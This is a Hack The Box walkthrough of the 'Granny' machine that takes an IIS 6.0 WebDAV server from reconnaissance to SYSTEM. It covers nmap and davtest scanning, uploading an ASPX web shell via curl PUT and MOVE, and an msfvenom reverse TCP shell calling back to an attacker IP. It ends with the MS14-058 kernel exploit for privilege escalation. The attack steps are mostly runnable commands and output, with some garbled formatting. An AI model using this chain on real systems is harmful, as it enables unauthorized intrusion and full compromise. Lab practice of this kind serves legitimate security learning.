

WEPPDAV

DAVTEST

REVERSE ASPX SHELL(USING CURL)

REVERSE METERPRETER SHELL

```
akg@akg: ~  
File Actions Edit View Help  
root@akg:/home/akg/Desktop/hackthebox/granny# cat scan  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-13 11:05 EDT  
Nmap scan report for granny.htb (10.10.10.15)  
Host is up (0.081s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE VERSION  
80/tcp open  http   Microsoft IIS httpd 6.0  
_http-methods:  
  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT  
_http-server-header: Microsoft-IIS/6.0  
_http-title: Under Construction  
_http-webdav-scan:  
  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH  
  Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK  
  Server Date: Fri, 13 Mar 2020 15:07:02 GMT  
  WebDAV type: Unknown  
  Server Type: Microsoft-IIS/6.0  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds  
root@akg:/home/akg/Desktop/hackthebox/granny#
```

wget -q --server-response <http://10.10.10.15>

```
HTTP/1.1 200 OK  
Content-Length: 1433  
Content-Type: text/html  
Content-Location: http://10.10.10.15/iisstart.htm  
Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT  
Accept-Ranges: bytes  
ETag: "05b3daec0d9c21:344"  
Server: Microsoft-IIS/6.0  
MicrosoftOfficeWebServer: 5.0_Pub  
X-Powered-By: ASP.NET  
Date: Fri, 13 Mar 2020 15:20:16 GMT
```

```
File Actions Edit View Help  
root@akg:/home/akg/Desktop/hackthebox/granny# gobuster dir -u http://10.10.10.15 -w /usr/share/wordlists/dirb/common.txt  
=====br/>Gobuster v3.0.1  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)  
=====br/>[+] Url: http://10.10.10.15  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Status codes: 200,204,301,302,307,401,403  
[+] User Agent: gobuster/3.0.1  
[+] Timeout: 10s  
=====br/>2020/03/13 11:21:14 Starting gobuster  
=====br/>/_private (Status: 301)  
/_vti_log (Status: 301)  
/_vti_bin (Status: 301)  
/_vti_bin/_vti_adm/admin.dll (Status: 200)  
/_vti_bin/_vti_aut/author.dll (Status: 200)  
/_vti_bin/shtml.dll (Status: 200)  
/aspnet_client (Status: 301)  
/hack (Status: 301)  
/images (Status: 301)  
/Images (Status: 301)  
=====br/>2020/03/13 11:21:55 Finished  
=====br/>root@akg:/home/akg/Desktop/hackthebox/granny#
```

davtest -url <http://10.10.10.15>

root@kali:/home/kali/Desktop/hackthebox/granny# davtest -url http://10.10.10.15

Testing DAV connection

OPEN SUCCEED: http://10.10.10.15

NOTE Random string for this session: yp_Lze0

Creating directory

MKCOL SUCCEED: Created http://10.10.10.15/DavTestDir_yp_Lze0

Sending test files

PUT cfm SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.cfm

PUT asp FAIL

PUT pl SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.pl

PUT txt SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.txt

PUT aspx FAIL

PUT cgi FAIL

PUT php SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.php

PUT jsp SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.jsp

PUT shtml FAIL

PUT html SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.html

PUT jhtml SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.jhtml

Checking for test file execution

EXEC cfm FAIL

EXEC pl FAIL

EXEC txt SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.txt

EXEC php FAIL

EXEC jsp FAIL


EXEC html SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.html

EXEC jhtml FAIL

cp /usr/share/webshells/aspx/cmdasp.aspx .

```
root@akg:/home/akg/Desktop/hackthebox/granny# curl -X PUT http://10.10.10.15/cmdasp.txt -d @cmdasp.aspx
```

```
root@akg:/home/akg/Desktop/hackthebox/granny# curl -X MOVE -H 'Destination:http://10.10.10.15/exploit.aspx'
http://10.10.10.15/cmdasp.txt
```



```
root@akg:/home/akg/Desktop/hackthebox/granny# msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.33 lport=4444 -f aspx
>shell.aspx
```

```
root@akg:/home/akg/Desktop/hackthebox/granny# mv shell.aspx shell.txt
```

```
root@akg:/home/akg/Desktop/hackthebox/granny# cadaver http://10.10.10.15
```

```
dav:/> PUT shell.txt
```

```
Uploading shell.txt to `/shell.txt':
```

```
Progress: [=====] 100.0% of 2709 bytes succeeded.
```

```
dav:/> MOVE shell.txt shell.aspx
```

```
Moving `/shell.txt' to `/shell.aspx': succeeded.
```

<http://10.10.10.15/shell.aspx>

SHELL GAINED!!!!!!

```
root@akg:/home/akg/Desktop/hackthebox/granny# python windows-exploit-suggester.py --database 2020-04-04-mssb.xls --systeminfo
systeminfo.txt
```

[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) – Critical

<https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-058>

```
root@akg:/home/akg/Desktop/hackthebox/granny# mv ms14.exe ms14.txt
```

```
root@akg:/home/akg/Desktop/hackthebox/granny# cadaver http://10.10.10.15
```

```
dav:/> PUT ms14.txt
```

```
Uploading ms14.txt to `/ms14.txt':
```

```
Progress: [=====] 100.0% of 3824859 bytes succeeded.
```

```
dav:/> MOVE ms14.txt ms14.exe
```

```
Moving `/ms14.txt' to `/ms14.exe': succeeded.
```

```
C:\inetpub\wwwroot>exploit.exe whoami nt authority\system
```

